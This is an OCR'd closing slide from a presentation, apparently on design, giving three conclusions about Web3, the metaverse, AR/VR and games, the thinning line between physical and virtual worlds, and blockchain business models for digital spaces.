
06



CONCLUSION

CONCLUSION

A spectrum between Web3, Metaverse, AR/VR and video games who challenge the habits.

— 1 —

The boundary between the physical and virtual worlds has never been so thin.

— 2 —

(Interior) Design is more than ever an expanded field

— 3 —

Business models opened up by blockchain give value to digital spaces.

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Thanks